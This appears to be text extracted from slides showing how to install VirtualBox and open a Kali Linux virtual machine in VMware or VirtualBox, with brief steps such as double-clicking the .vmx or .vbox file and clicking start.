


VM Installation and Setup: VirtualBox






VM Installation and Setup: VirtualBox (Cont)






VM Installation and Setup: VirtualBox (Cont)






Kali Linux Installation and Setup



For WMware
Double click
.vmx file


Kali Linux Installation and Setup (Cont)



For WMware
Click start to
open the Kali




Kali Linux Installation and Setup (Cont)



For VirtualBox
Double click .vbox
file


Kali Linux Installation and Setup (Cont)



For VirtualBox
Click start to
open the Kali

